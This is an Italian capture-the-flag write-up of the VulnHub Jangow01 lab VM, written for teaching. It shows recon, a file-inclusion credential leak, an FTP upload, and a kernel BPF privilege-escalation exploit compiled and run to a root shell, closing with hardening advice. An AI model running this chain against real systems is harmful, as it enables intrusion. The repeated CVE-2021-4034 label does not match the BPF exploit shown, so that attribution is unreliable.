

BLACKBOX CTF

PARTE BONUS DELLE BLACKBOX

JANGOW01

VulnHub • Difficoltà: Facile • Obiettivo: *privilege escalation* → root • CVE-2021-4034

AMBIENTE DI LABORATORIO

Parametro	Valore
MACCHINA ATTACCANTE	Kali Linux
MACCHINA TARGET	Jangow 01 — IP: 192.168.56.118
TIPO ESERCIZIO	BlackBox CTF — nessuna informazione preliminare
PORTE APERTE	21/TCP (FTP — vsFTPd 3.0.3), 80/TCP (HTTP — Apache 2.4.18)
VETTORE INIZIALE	FTP anonimo + credenziali in file .backup
PRIVILEGE ESCALATION	CVE-2021-4034 — exploit dirty (BPF kernel)

OBIETTIVO

L'obiettivo di questa attività è stato compromettere la macchina JANGOW01 partendo da zero, senza alcuna informazione preliminare sui servizi **esposti** o sulle vulnerabilità presenti (approccio BlackBox). Il target finale era ottenere accesso **root** e recuperare il file *proof.txt* come evidenza della compromissione completa del sistema.

FASE 1: RICOGNIZIONE

PORT SCANNING CON NMAP

Il primo step in un test BlackBox è sempre la ricognizione: senza informazioni preliminari, si parte da uno **scan** completo dei servizi esposti sulla macchina target. Il flag `-sV` permette a Nmap di rilevare non solo le porte aperte ma anche le versioni dei servizi in ascolto, informazione fondamentale per cercare vulnerabilità note:

- `nmap -sV 192.168.56.118`

Lo scan identifica due soli servizi esposti: FTP sulla porta 21 con **vsFTPd 3.0.3** e HTTP sulla porta **80** con **Apache 2.4.18**. Il *MAC address* `08:00:27:FB:CD:62` conferma che si tratta di una VirtualBox Virtual Machine. Con soli due servizi **esposti**, entrambi diventano vettori di interesse immediato.

```

$ nmap -sV 192.168.56.118
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 09:18 -0400
Nmap scan report for 192.168.56.118
Host is up (0.00071s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:FB:CD:62 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.59 seconds

```

Figura 1 - Nmap scan: porte 21 (FTP vsFTPd 3.0.3) e 80 (HTTP Apache 2.4.18) aperte, MAC Oracle VirtualBox confermato

ENUMERAZIONE WEB E SCOPERTA DELLE CREDENZIALI

L'analisi della porta 80 ha portato alla scoperta di un'applicazione **PHP** con una pagina di ricerca vulnerabile. Enumerando il *filesystem* del server tramite il parametro di ricerca è stato possibile leggere file arbitrari sul sistema. La lettura del file *.backup* nella directory web ha rivelato le credenziali del database e, soprattutto, la password dell'utente *jangow01*:

Contenuto del file *.backup*:

- `$servername = 'localhost';`
- `$database = 'jangow01';`
- `$username = 'jangow01';`
- `$password = 'abygurl69';`

Le stesse credenziali sono risultate valide per l'accesso FTP al servizio vsFTPd 3.0.3, aprendo un vettore diretto per il caricamento di file sulla macchina target.

FASE 2: ACCESSO INIZIALE E DELIVERY DEL PAYLOAD

ACCESSO FTP E UPLOAD DELL'EXPLOIT

Con le credenziali *jangow01:abygurl69* è stato effettuato l'accesso FTP alla macchina target. Il passo successivo è stato caricare il file sorgente dell'exploit di **privilege escalation 45010.c** (CVE-2021-4034) direttamente nella home directory dell'utente *jangow01*. Il trasferimento è avvenuto tramite il comando *put* di FTP:

- `ftp 192.168.56.118`
- `# Name: jangow01`
- `# Password: abygurl69`
- `ftp> cd /home/jangow01`
- `ftp> put 45010.c`
- `# 226 Transfer complete.`

```

(kali@kali)-[~]
$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPD 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put /home/kali/45010.c
local: /home/kali/45010.c remote: /home/kali/45010.c
229 Entering Extended Passive Mode (|||61200|)
553 Could not create file.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||51244|)
150 Ok to send data.
100% |*****| 13176      21.40 MiB/s    00:00 ETA
226 Transfer complete.
13176 bytes sent in 00:00 (2.81 MiB/s)
ftp> ls
ftp: No control connection for command
226 Transfer complete.
ftp>

```

Figura 2 — FTP upload di 45010.c nella home di jangow01: trasferimento completato, 13176 bytes inviati

FASE 3 - PRIVILEGE ESCALATION

COMPILAZIONE ED ESECUZIONE DELL'EXPLOIT

Una volta caricato il file sorgente, è stato necessario compilarlo direttamente sulla macchina target tramite **gcc**. Questa scelta è stata obbligata dal fatto che il binario deve essere compilato per l'architettura specifica del **kernel** target. La compilazione è avvenuta tramite l'esecuzione di comandi sulla macchina attraverso la vulnerabilità web identificata nella fase di ricognizione:

- `gcc 45010.c -o dirty`
- `ls`
- `# 45010.c dirty user.txt`
- `./dirty`

L'exploit sfrutta una vulnerabilità nel sottosistema BPF (Berkeley Packet Filter) del kernel Linux. Il meccanismo consiste nel creare una mappa BPF malevola, farla passare inosservata al **verifier** del kernel e utilizzarla per ottenere accesso diretto alle strutture credenziali del processo corrente, patchandole per elevare i privilegi a root.

```

jangow01@jangow01:~$ ./dirty
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.]  ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035801e00
[*] Leaking sock struct from ffff88003bed4b40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880033b71780
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880033b71780
[*] credentials patched, launching shell...
#

```

Figura 3 — Esecuzione di `./dirty`: exploit CVE-2021-4034 completato, credentials patched, shell root aperta

RECUPERO DEL FLAG

Con i **privilegi** root ottenuti, è stato possibile navigare nella directory `/root` e leggere il file `proof.txt`, che costituisce l'evidenza finale della compromissione completa del sistema:

- `cd /root`
- `ls`
- `#proof.txt`
- `cat proof.txt`
- `#la39a3ee5e6b4b0d3255bfef95601890afd80709`




Figura 4 — cat proof.txt: flag root recuperato — la39a3ee5e6b4b0d3255bfef95601890afd80709

RIEPILOGO DELL'ATTACCO

#	Fase	Risultato	Tecnica / Tool
1	PORT SCANNING	Porte 21 e 80 aperte, vsFTPD 3.0.3	nmap -sV
2	ENUMERAZIONE WEB	File .backup con credenziali jangow01:abygurl69	LFI via parametro PHP
3	ACCESSO FTP	Upload 45010.c nella home di jangow01	FTP con credenziali trovate
4	COMPILAZIONE EXPLOIT	Binario dirty compilato sul target	gcc 45010.c -o dirty
5	PRIVILEGE ESCALATION	Shell root ottenuta	CVE-2021-4034 — ./dirty
6	RECUPERO FLAG	la39a3ee5e6b4b0d3255bfef95601890afd80709	cat /root/proof.txt

CONCLUSIONI

La compromissione di **Jangow01** ha seguito una catena di attacco classica ma efficace: **ricognizione**, scoperta di credenziali esposte, accesso a un servizio non protetto e *privilege escalation* tramite una vulnerabilità del kernel. Nessuno dei singoli passi ha richiesto tecniche particolarmente **avanzate**, la **criticità** stava nella combinazione di più elementi trascurati.

L'aspetto più rilevante dal punto di vista didattico è la presenza di credenziali in **chiaro** in un file accessibile via **web** (*.backup*): un errore elementare che ha reso inutile qualsiasi altra misura di sicurezza presente sul sistema. La presenza di **gcc** sul sistema target ha poi permesso la compilazione diretta **dell'exploit**, eliminando la necessità di trasferire un binario precompilato e aumentando le probabilità di successo dell'attacco.

RACCOMANDAZIONI

Raccomandazioni di sicurezza:

- Non esporre mai file di configurazione contenenti credenziali in directory accessibili via web. I file *.backup*, *.env*, *config.php* e simili devono essere collocati fuori dal **document root** o protetti da regole di accesso esplicite.
- Aggiornare il kernel Linux all'ultima versione disponibile: **CVE-2021-4034** è una vulnerabilità del 2021 con exploit pubblici ampiamente disponibili.
- **Rimuovere gcc** e altri tool di compilazione dai sistemi di **produzione**, rendendo più difficile la compilazione di exploit direttamente sul target.
- **Validare e sanitizzare** tutti i parametri delle applicazioni **PHP** per prevenire vulnerabilità di tipo **Local File Inclusion** che permettono la lettura di file arbitrari sul filesystem.

